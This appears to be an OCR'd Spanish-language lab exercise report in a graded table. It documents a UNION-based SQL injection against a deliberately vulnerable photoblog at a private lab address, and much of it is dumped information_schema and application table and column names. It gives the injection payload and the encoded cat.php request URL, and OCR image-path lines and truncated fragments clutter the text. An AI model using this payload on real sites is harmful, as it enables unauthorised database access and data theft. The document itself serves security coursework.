

No.	Lo solicitado	Resultado	Ptos
		 picture: schemata SCHEMATA picture: schema_privileges SCHEMA_PRIVILEGES picture: session_status SESSION_STATUS picture: session_variables SESSION_VARIABLES picture: statistics STATISTICS picture: tables TABLES picture: table_constraints TABLE_CONSTRAINTS picture: table_privileges TABLE_PRIVILEGES picture: triggers TRIGGERS picture: user_privileges USER_PRIVILEGES picture: views VIEWS picture: categories categories picture: pictures pictures picture: users users No Copyright	



No.	**Lo solicitado**	***Resultado***	***Ptos***
6	*Cambiamos por column_name.* *Sentencia: id=1 union select 1,column_name,3,4 from information_schema.column*	 My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby picture: cthulhu picture: character_set_name CHARACTER_SET_NAME picture: default_collate_name DEFAULT_COLLATE_NAME picture: description DESCRIPTION picture: maxlen MAXLEN picture: collation_name	*10*



No.	Lo solicitado	Resultado	Ptos
		 COLLATION_NAME picture: id ID picture: is_default IS_DEFAULT picture: is_compiled IS_COMPILED picture: sortlen SORTLEN picture: table_catalog TABLE_CATALOG picture: table_schema TABLE_SCHEMA picture: table_name TABLE_NAME picture: column_name COLUMN_NAME picture: ordinal_position ORDINAL_POSITION picture: column_default COLUMN_DEFAULT picture: is_nullable IS_NULLABLE picture: data_type DATA_TYPE	


No.	Lo solicitado	Resultado	Ptos
		 picture: character_maximum_length CHARACTER_MAXIMUM_LENGTH picture: character_octet_length CHARACTER_OCTET_LENGTH picture: numeric_precision NUMERIC_PRECISION picture: numeric_scale NUMERIC_SCALE picture: column_type COLUMN_TYPE picture: column_key COLUMN_KEY picture: extra EXTRA picture: privileges PRIVILEGES picture: column_comment COLUMN_COMMENT picture: grantee GRANTEE picture: privilege_type PRIVILEGE_TYPE picture: is_grantable IS_GRANTABLE	


No.	Lo solicitado	Resultado	Ptos
		 picture: engine ENGINE picture: support SUPPORT picture: comment COMMENT picture: transactions TRANSACTIONS picture: xa XA picture: savepoints SAVEPOINTS picture: event_catalog EVENT_CATALOG picture: event_schema EVENT_SCHEMA picture: event_name EVENT_NAME picture: definer DEFINER picture: time_zone TIME_ZONE picture: event_body EVENT_BODY	


No.	Lo solicitado	Resultado	Ptos
		 No es seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns picture: event_definition EVENT_DEFINITION picture: event_type EVENT_TYPE picture: execute_at EXECUTE_AT picture: interval_value INTERVAL_VALUE picture: interval_field INTERVAL_FIELD picture: sql_mode SQL_MODE picture: starts STARTS picture: ends ENDS picture: status STATUS picture: on_completion ON_COMPLETION picture: created CREATED picture: last_altered LAST_ALTERED picture: last_executed  56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns LAST_EXECUTED picture: event_comment EVENT_COMMENT picture: originator ORIGINATOR picture: character_set_client CHARACTER_SET_CLIENT picture: collation_connection COLLATION_CONNECTION picture: database_collation DATABASE_COLLATION picture: file_id FILE_ID picture: file_name FILE_NAME picture: file_type FILE_TYPE picture: tablespace_name TABLESPACE_NAME picture: logfile_group_name LOGFILE_GROUP_NAME picture: logfile_group_number LOGFILE_GROUP_NUMBER picture: fulltext_keys	


No.	Lo solicitado	Resultado	Ptos
		 No es seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns picture: deleted_rows DELETED_ROWS picture: update_count UPDATE_COUNT picture: free_extents FREE_EXTENTS picture: total_extents TOTAL_EXTENTS picture: extent_size EXTENT_SIZE picture: initial_size INITIAL_SIZE picture: maximum_size MAXIMUM_SIZE picture: autoextend_size AUTOEXTEND_SIZE picture: creation_time CREATION_TIME picture: last_update_time LAST_UPDATE_TIME picture: last_access_time LAST_ACCESS_TIME picture: recover_time RECOVER_TIME picture: transaction_counter  3.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns picture: transaction_counter TRANSACTION_COUNTER picture: version VERSION picture: row_format ROW_FORMAT picture: table_rows TABLE_ROWS picture: avg_row_length AVG_ROW_LENGTH picture: data_length DATA_LENGTH picture: max_data_length MAX_DATA_LENGTH picture: index_length INDEX_LENGTH picture: data_free DATA_FREE picture: create_time CREATE_TIME picture: update_time UPDATE_TIME picture: check_time CHECK_TIME picture: checksum	


No.	Lo solicitado	Resultado	Ptos
		 .102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns picture: checksum CHECKSUM picture: variable_name VARIABLE_NAME picture: variable_value VARIABLE_VALUE picture: constraint_catalog CONSTRAINT_CATALOG picture: constraint_schema CONSTRAINT_SCHEMA picture: constraint_name CONSTRAINT_NAME picture: position_in_unique_constraint POSITION_IN_UNIQUE_CONSTRAINT picture: referenced_table_schema REFERENCED_TABLE_SCHEMA picture: referenced_table_name REFERENCED_TABLE_NAME picture: referenced_column_name REFERENCED_COLUMN_NAME picture: partition_name PARTITION_NAME picture: subpartition_name SUBPARTITION_NAME picture: partition_ordinal_position  picture: subpartition_ordinal_position SUBPARTITION_ORDINAL_POSITION picture: partition_method PARTITION_METHOD picture: subpartition_method SUBPARTITION_METHOD picture: partition_expression PARTITION_EXPRESSION picture: subpartition_expression SUBPARTITION_EXPRESSION picture: partition_description PARTITION_DESCRIPTION picture: partition_comment PARTITION_COMMENT picture: nodegroup NODEGROUP picture: plugin_name PLUGIN_NAME picture: plugin_version PLUGIN_VERSION picture: plugin_status PLUGIN_STATUS picture: plugin_type PLUGIN_TYPE picture: plugin_type_version	

